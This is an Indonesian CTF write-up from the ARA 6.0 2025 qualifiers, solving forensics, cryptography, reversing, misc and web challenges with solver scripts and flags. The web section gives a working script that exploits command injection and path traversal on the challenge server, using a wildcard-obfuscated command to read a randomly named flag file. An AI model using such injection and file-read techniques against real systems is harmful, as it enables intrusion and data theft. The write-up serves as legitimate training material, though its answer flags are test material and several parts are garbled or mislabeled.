

Write-Up ARA 6.0 2025



Tipsen Fans Club :

ChickenNugget
ayamgoyeng
PapaChicken

DAFTAR ISI

FORENSICS.....	3
[100 pts] What Shark?.....	3
[100 pts] Readable.....	6
CRYPTOGRAPHY.....	7
[100 pts] IDK.....	7
Reverse Engineering.....	9
[323 pts] easy flag.....	9
Miscellaneous.....	10
[10 pts] Sanity Check.....	10
[0 pts] Feedback.....	10
WEB EXPLOITATION.....	11
[100 pts] El Kebanteren.....	11

FORENSICS

[100 pts] What Shark?

Description

My naughty junior dev do something weird

Author: pujoganteng

Di soal ini kita diberikan file SCAP, langsung saja saya buka di wireshark. Kemudian saya mencoba untuk cek packet yang ada. Setelah ga nemu solusinya. Akhirnya kami mencoba untuk periksa dari lengthnya. Pada packet dengan length 2095 kami menemukan sesuatu yang mencurigakan.

0260	35 39 33 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73	593..Con tent-
0270	70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64	position :
0280	61 74 61 3b 20 6e 61 6d 65 3d 22 70 72 6f 66 69	ata; nam
0290	6c 65 5f 70 69 63 74 75 72 65 22 3b 20 66 69 6c	le_pictu re";
02a0	65 6e 61 6d 65 3d 22 68 34 68 34 2e 70 6e 67 22	ename="h
02b0	0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20	..Conten t-
02c0	69 6d 61 67 65 2f 70 6e 67 0d 0a 0d 0a 89 50 4e	image/pn
02d0	47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01	G.....
02e0	f4 00 00 00 c8 08 02 00 00 00 91 7b 84 bf 00 00
02f0	04 c9 49 44 41 54 78 9c ec dc 5b 6e e3 36 00 40	..IDATx.
0300	d1 a6 98 fd 6f d9 fd 30 20 04 7a 50 b4 e4 c0 99	...o..0
0310	db 73 be 0a 8f 22 d2 72 78 ad d0 49 ff 3c 1e 8f	.s...".r
0320	7f 00 68 f9 f7 d3 13 00 e0 fd c4 1d 20 48 dc 01	..h.....
0330	82 c4 1d 20 48 dc 01 82 c4 1d 20 48 dc 01 82 c4	... H... .
0340	1d 20 48 dc 01 82 c4 1d 20 48 dc 01 82 c4 1d 20	. H....
0350	48 dc 01 82 c4 1d 20 48 dc 01 82 c4 1d 20 48 dc	H.... H....

Disana sekilas ada file png dan juga terlihat "IDAT" yang merupakan signature dari file png. Saya langsung mengambil data hex streamnya dan mencoba decode di cyberchef.

```

PATCH /users HTTP/1.1
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3Mzc3MDM1NTUsInJvbmUiOiJ1c2VyIiwidXNlcl9pZCI6IjE1ZDZhMWFilTk3NTgtNDk0OC05YjU5LTlyZGZ0ODVhZjk5OCl9.Ci5gTc1KvKmoK-IhNU5wfhx1YHiHlrxNR5dTptkLBs
User-Agent: PostmanRuntime/7.43.0
Accept: */*
Postman-Token: f40651e6-9b8f-41be-800c-d18f716206d0
Host: 192.168.64.17:8080
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: multipart/form-data;
boundary=-----054604135597855951221593
Content-Length: 1498
-----054604135597855951221593

```

[illegible]

```
import binascii

def extract_png_from_hex_stream(hex_stream, output_file="h4h4.png"):
    png_signature = b'\x89PNG\r\n\x1a\n'
    iend_signature = b'IEND'

    start_idx = hex_stream.find(png_signature)
    end_idx = hex_stream.find(iend_signature, start_idx)

    if start_idx == -1:
        print("Signature PNG tidak ditemukan.")
```

```

        return False

    if end_idx == -1:
        print("Signature IEND tidak ditemukan.")
        return False

    end_idx += 8

    png_data = hex_stream[start_idx:end_idx]

    print(f>Data PNG ditemukan: {len(png_data)} byte")

    try:
        with open(output_file, "wb") as f:
            f.write(png_data)
        print(f">PNG berhasil diekstrak ke {output_file}")
        return True
    except Exception as e:
        print(f">Gagal menyimpan file PNG: {e}")
        return False

if __name__ == "__main__":
    try:
        with open("hex_stream.txt", "r") as f:
            hex_stream_str = f.read().strip()

            hex_stream = binascii.unhexlify(hex_stream_str)
            extract_png_from_hex_stream(hex_stream)

    except Exception as e:
        print(f">Gagal membuka file atau mengonversi hex: {e}")

```

```

(jellybean@DESKTOP-LKIBRU0)-[~/CTF/ara_its/foren/WhatShark]
$ python3 solver.py
Data PNG ditemukan: 1282 byte
PNG berhasil diekstrak ke h4h4.png

```

Setelah berhasil di ekstrak, langsung saja kita buka pngnya.

ARA6{1ntr0duc710n_70_5tra7o5h4rk}

Flag :

ARA6{1ntr0duc710n_70_5tra7o5h4rk}

[100 pts] Readable
[up solve]

Description


My friend gave me this picture but I can't see it. can you help me recover the picture?

Author: Revprm

Disini dari awal saya udah nebak pasti bakal fix header png kemudian saya langsung mengganti header file nya sesuai dengan signature png yaitu dengan menambahkan PNG dan IDHR nya tetapi tetap tidak bisa dibuka, selalu bermasalah. Ternyata seharusnya menambah byte <3.

```
fix.png x
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 ẽPNG.....IHDR
```

Langsung aja kita tambahkan headernya, setelah itu save kemudian kita buka png nya dan kita dapatkan flagnya.



Flag :

ARA6{PnG_5I9n4tur3_1\$ _3A5y_R1gh7???}

Cryptography

[100 pts] IDK

Description

idk, you should know

Author: Idzoyy

Diberikan dua file yaitu chall.py

```
from Crypto.Util.number import *
from sympy import nextprime
from Crypto.Util.Padding import pad

n = 8
flag = pad(b'ajkjdncakjndkjansdaihanjbjabsjdbasdhajbdjasbdjhasbjdabsjdabsjdbajsdjbjasbdjasbdjasbdjabdjadb',n)

assert len(flag)%n == 0

n = len(flag)//n
flag = [flag[i:i+n] for i in range(0,len(flag),n)]
print(flag)
c = sum([nextprime(bytes_to_long(flag[i]))*2**(0x1337-158*(2*i+1)) for i in range(len(flag))])

print(c)
```

dan out.txt.

```
2560845797555785420862181141255518516965568615935700395052668144721503958781240731526569733214
3261200314406693674869626402883653105526275713000871508473088381924108742709830478399530653536
7534733304145108570867972800258098243859482322476642688960662237622617416182704984186000558550
843048072667969693909457460433288472678049520228789860591832845262126789478181442612210152342
1297521810898843475010422189769051090964300078503906167628633925100074070155958362313133061556
2434944630449204245703732378232440268218842380979930098451204379186073196818865288754028826412
0167189196610553610738038929966542556143417039735524342146903534393600944706581220608308887461
5031568997905971764837586334804806676293753353636534315775658870634859758304859698373611788043
6305353954912296512342383274022448411248606056432927059528855960392713079667127767956297028547
4244229863622567471850797251002827183330116032555562698822396933703361703791325967845547246381
3070587784612315785249805981885781875028808402641699353543097931112745705169580477427544385234
1594388987973489146842076451112004647710643951581665730372994225804955394591028139909689585488
6677869857839524286089740488889534460241604868161732831184444682500000616270957413305350107890
8463138064398721142831370594214603285293778403301193386725306772273515376630984210306683314050
0431081204199978684824856672490683515669403409153235884644366865708468210622050158958459441825
447471008285070220259796881210326268946836596353946878980187089097308731848261632
```

berikut code yg kami jlkn utk mendapat flagnya

```
from Crypto.Util.number import long_to_bytes
from sympy import nextprime # Gunakan nextprime bukan prevprime

# [c dan konstanta lainnya tetap sama]

recovered_blocks = []
i = 0
```

```

exp_base = 0x1337 # 4919 dalam desimal
exp_factor = 158
c =
25608457975557854208621811412555185169655686159357003950526681447215039
58781240731526569733214326120031440669367486962640288365310552627571300
08715084730883819241087427098304783995306535367534733304145108570867972
80025809824385948232247664268896066223762261741618270498418600055855084
30480726679696939094574604332884726780495202228789860591832845262126789
47818144261221015234212975218108988434750104221897690510909643000785039
06167628633925100074070155958362313133061556243494463044920424570373237
82324402682188423809799300984512043791860731968188652887540288264120167
18919661055361073803892996654255614341703973552434214690353439360094470
65812206083088874615031568997905971764837586334804806676293753353636534
31577565887063485975830485969837361178804363053539549122965123423832740
22448411248606056432927059528855960392713079667127767956297028547424422
98636225674718507972510028271833301160325555626988223969337033617037913
25967845547246381307058778461231578524980598188578187502880840264169935
35430979311127457051695804774275443852341594388987973489146842076451112
00464771064395158166573037299422580495539459102813990968958548866778698
57839524286089740488889534460241604868161732831184444682500000616270957
41330535010789084631380643987211428313705942146032852937784033011933867
25306772273515376630984210306683314050043108120419997868482485667249068
35156694034091532358846443668657084682106220501589584594418254474710082
85070220259796881210326268946836596353946878980187089097308731848261632
while c > 0:
    exp = exp_base - exp_factor * (2 * i + 1)
    factor = 2 ** exp

    prime_candidate = c // factor

    # Gunakan nextprime untuk mencari prime number yang sama dengan
enkripsi
    original_number = nextprime(prime_candidate - 1) # -1 untuk
mendapatkan angka sebelum nextprime

    recovered_blocks.append(long_to_bytes(original_number))

    c -= original_number * factor # Kurangi dengan original_number,
bukan prime_candidate
    i += 1

def clean_flag(text):
    # Hanya izinkan karakter yang valid dalam flag: huruf, angka,
underscore, kurung kurawal
    allowed =
b'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_{'

```

```
        return bytes(x for x in text if x in allowed)

# Gunakan setelah dekripsi
flag = b''.join(recovered_blocks)
clean_result = clean_flag(flag)
print(clean_result.decode())

# Output:
ARAG{saya_terus_teranga_tahu_ini_tiba_tiba_teus_terang_saya_tidak_dieri_tahu_saya_tidak_tah_dan_saya_bahkan_bertan{a_tanya_kenapa_kok_sayatidak_diberi_tahu_sampb
hari_ini_saya_ga_tahu}
```

Reverse Engineering

[100 pts] Simple Math

Description

"Python is a high-level, general-purpose programming language. Its design philosophy emphasizes code readability with the use of significant indentation."

Author: Haalloobim

Kita diberikan bytecode python yang telah dicompile. Kemudian saya coba memahami nya, setelah berkonsultasi dengan gpt, akhirnya saya tercerahkan. Proses enkripsi nya mengambil tiap karakter yang diubah menjadi int kemudian ditambah dengan j (angka dari list N) dikali dengan 1337 kemudian di XOR dengan k yang berasal dari N yang direversed kemudian dikurangi dengan 871366131.

Formula enkripsi :

$$y = ((x + j) \times 1337) \oplus k - 871366131.$$

Setelah ini kita tinggal decrypt kembali untuk mendapatkan flagnya dengan output yang berisi hasil dari enkripsi tadi.

```
N = [412881107802, 397653008560, 378475773842, 412107467700,
410815948500, 424198405792, 379554633200, 404975010927, 419449858501,
383875726561]
NR = list(reversed(N))
flags = [927365724618649, 855544946535839, 1075456339888851,
1051300489856216, 854566738228717, 862564607600557, 1107196607637040,
835104762026329, 1108826984434051, 843310935687105]
decoded_flag = ""

for y, j, k in zip(flags, N, NR):
    y += 871366131
    y ^= k
    y //= 1337
    x = y - j

    decoded_flag += x.to_bytes(5, 'big').decode()

print("Flag:", decoded_flag)
```

Flag :

ARA6{8yT3_c0d3_W1Th_51MP13_m4th_15_345Y____R19ht?}

Misc

[10 pts] Sanity Check

Description

Bangun pagi, gosok gigi, cuci muka maen ceteep🔧🔥 Submit flag dibawah bang!!!

ARA6{apakah_kalian_akan_memasak_atau_dimasak?????}

Author: Arlo

Flag :

ARA6{apakah_kalian_akan_memasak_atau_dimasak?????}

[0 pts] Feedback

Description

Demi evaluasi dan kemajuan CTF ARA kedepannya kami butuh bantuan teman-teman untuk bisa mengisi feedback di bawah ini yaa.

<https://ara-its.id/go/FeedbackQualsCTFARA6>

Author: Arlo

Flag :

ARA6{ara_ara_thanks_udah_ikut_qualsara_dan_isifeedback}

Web Exploitation

[100 pts] E1 Kebanteren

Description

Prabu Banter I adalah raja yang bijaksana dan adil, dihormati oleh rakyatnya karena kepemimpinannya yang tegas namun penuh kasih. Ia dikenal karena kemampuannya mendengarkan suara rakyat dan membuat keputusan yang bijak dalam memimpin kerajaan yang subur dan makmur.

Putranya, Raden Banter II, mewarisi sifat-sifat ayahnya, penuh semangat dan ambisi untuk membawa perubahan yang lebih baik bagi kerajaan, menjadikannya sosok yang diharapkan dapat melanjutkan legasi kebijaksanaan dan keberanian Prabu Banter I.

Author: abdiery

Pada challenge ini diberikan sebuah web yang dibuat menggunakan Flask. Terdapat 2 endpoint menarik pada challenge ini, yaitu `/generated_quotes/<path:file_name>` dan `/get_quotes`

Pada endpoint `/generated_quotes/<path:file_name>`, tidak terdapat blacklist atau sanitize, sehingga dapat ditarik bahwa ini challenge LFI (*Local File Inclusion*).

Perlu diingat bahwa flag memiliki nama acak, sehingga kita harus mencari vulnerability lainnya. Endpoint `/get_quotes` memiliki kelemahan RCE, di mana ia menerima input yang kemudian akan dijalankan jika lolos blacklist. Output dari command tersebut akan dihapus setelah 0.5 seconds dan akan disimpan pada directory `templates/generated_quotes/{date format}.txt`.

Untuk melancarkan exploit... kita gunakan script, sebab sistem mengandalkan waktu pengiriman request sebagai nama dari file. Scriptnya sebagai berikut:

```

import binascii
import requests
from datetime import datetime

BASE_URL = 'chall-ctf.ara-its.id'

def send_payload(input_data):
    url = f'http://{BASE_URL}:12124/get_quotes'
    data = {'input': input_data}
    response = requests.post(url, data=data)
    return response.text

def get_response():
    get_date_minute = datetime.now().strftime('%Y%m%d%H%M')
    random_number = binascii.hexlify(get_date_minute.encode()).decode()
    print(random_number)
    url =
f'http://{BASE_URL}:12124/generated_quotes/{random_number}.txt'
    response = requests.get(url)
    return response.text

def main():
    response = send_payload('xxd
../?????????????????????????????????????.[t][x][t]')
    response = get_response()
    print(response)

if __name__ == '__main__':
    main()

```

```

PS C:\Users\VICTUS\Downloads\dist(1)> & C:/Users/VICTUS/AppData/Local/Microsoft/WindowsApps/python3.11.exe "c:/Users/VICTUS/Downloads/dist(1)/solver.py"
323032353032303931303032
Kebaikan yang tulus adalah jembatan yang menghubungkan hati pemimpin dengan rakyatnya.
00000000: 4152 4136 7b52 6164 656e 5f42 616e 7465  ARA6{Raden_Bante
00000010: 725f 6973 5f53 5045 4545 4545 4544 4544  r_is_SPEEEEEEEED
00000020: 5f53 5549 4949 4949 4949 4949 497d 0a    _SUIIIIIIIIIII}.

```

Flag:

ARA6{Raden_Banter_is_SPEEEEEEEED__SUIIIIIIIIIII}

